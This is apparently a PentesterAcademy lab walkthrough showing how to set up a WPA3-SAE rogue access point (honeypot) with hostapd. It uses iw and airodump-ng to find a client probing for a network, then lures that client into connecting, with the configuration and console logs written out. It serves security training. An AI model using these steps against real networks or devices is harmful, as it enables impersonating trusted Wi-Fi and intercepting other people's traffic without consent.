
ATTACK
DEFENSE
by PentesterAcademy

Name	Hostapd: WPA3-SAE Honeypot
URL	https://www.attackdefense.com/challengedetails?cid=1310
Type	WiFi Pentesting : AP-Client Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Create a WPA3-SAE honeypot using Hostapd and lure the client to connect to it.

Solution:

Step 1: Check the list of available WiFi network interfaces on the machine

Command: iw dev.

```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```

wlan0 and wlan1 interfaces are present on the machine.

Step 2: Change interface wlan0 to monitor mode.

Command: iw dev wlan0 set monitor none

```
root@attackdefense:~# iw dev wlan0 set monitor none
```

Verify the same using iw dev command.

```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type monitor
                txpower 0.00 dBm
root@attackdefense:~#
```

Step 3: Run airodump-ng on wlan0 interface to view WiFi activity in the vicinity on 2.4 (b/g) Ghz band.

Command: airodump-ng wlan0

```
root@attackdefense:~# airodump-ng wlan0
```

```
CH  8 ][ Elapsed: 18 s ][ 2019-10-29 06:45

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   02:00:00:00:02:00  -49    0 - 1     22        14         SecureNetwork
```

There is a client probing for “SecureNetwork” SSID in the vicinity.

Step 4: The secret passphrase is provided in the challenge description. Create a Hostapd configuration file to host this network .

Hostapd configuration

```
interface=wlan1
ssid=SecureNetwork
hw_mode=g
channel=1
wpa=2
wpa_passphrase=thanks@123#
wpa_key_mgmt=SAE
rsn_pairwise=CCMP
```

```
root@attackdefense:~# cat honeypot.conf
interface=wlan1
ssid=SecureNetwork
hw_mode=g
channel=1
wpa=2
wpa_passphrase=thanks@123#
wpa_key_mgmt=SAE
rsn_pairwise=CCMP
root@attackdefense:~#
```

Step 6: Start the hostapd with above configuration.

Command: hostapd honeypot.conf

```
root@attackdefense:~# hostapd honeypot.conf
Configuration file: honeypot.conf
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "SecureNetwork"
random: Only 18/20 bytes of strong random data available
random: Not enough entropy pool available for secure operations
WPA: Not enough entropy in random pool for secure operations - update keys later
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
```

In a few seconds, the client will connect to the network hosted by hostapd. This can be observed in the console logs of hostapd.

```
wlan1: STA 02:00:00:00:02:00 IEEE 802.11: associated (aid 1)
wlan1: AP-STA-CONNECTED 02:00:00:00:02:00
wlan1: STA 02:00:00:00:02:00 RADIUS: starting accounting session 71E0F5728315D775
wlan1: STA 02:00:00:00:02:00 WPA: pairwise key handshake completed (RSN)
```

The same can also be verified in Airodump-ng output

```
CH  4 ][ Elapsed: 3 mins ][ 2019-10-29 06:48 ][ WPA handshake: 02:00:00:00:01:00

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

02:00:00:00:01:00  -28      526       24    0   1   54   WPA3 CCMP   SAE  SecureNetwork

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

02:00:00:00:01:00  02:00:00:00:02:00  -29    1 - 1      0       81  PMKID  SecureNetwork
```

On observing it closely, one can observe that the WPA-handshake is also captured by the Airodump-ng. However, unlike WPA/WPA2-PSK, WPA3-SAE is not vulnerable to dictionary attack. So, there is nothing that one can do with captured handshake.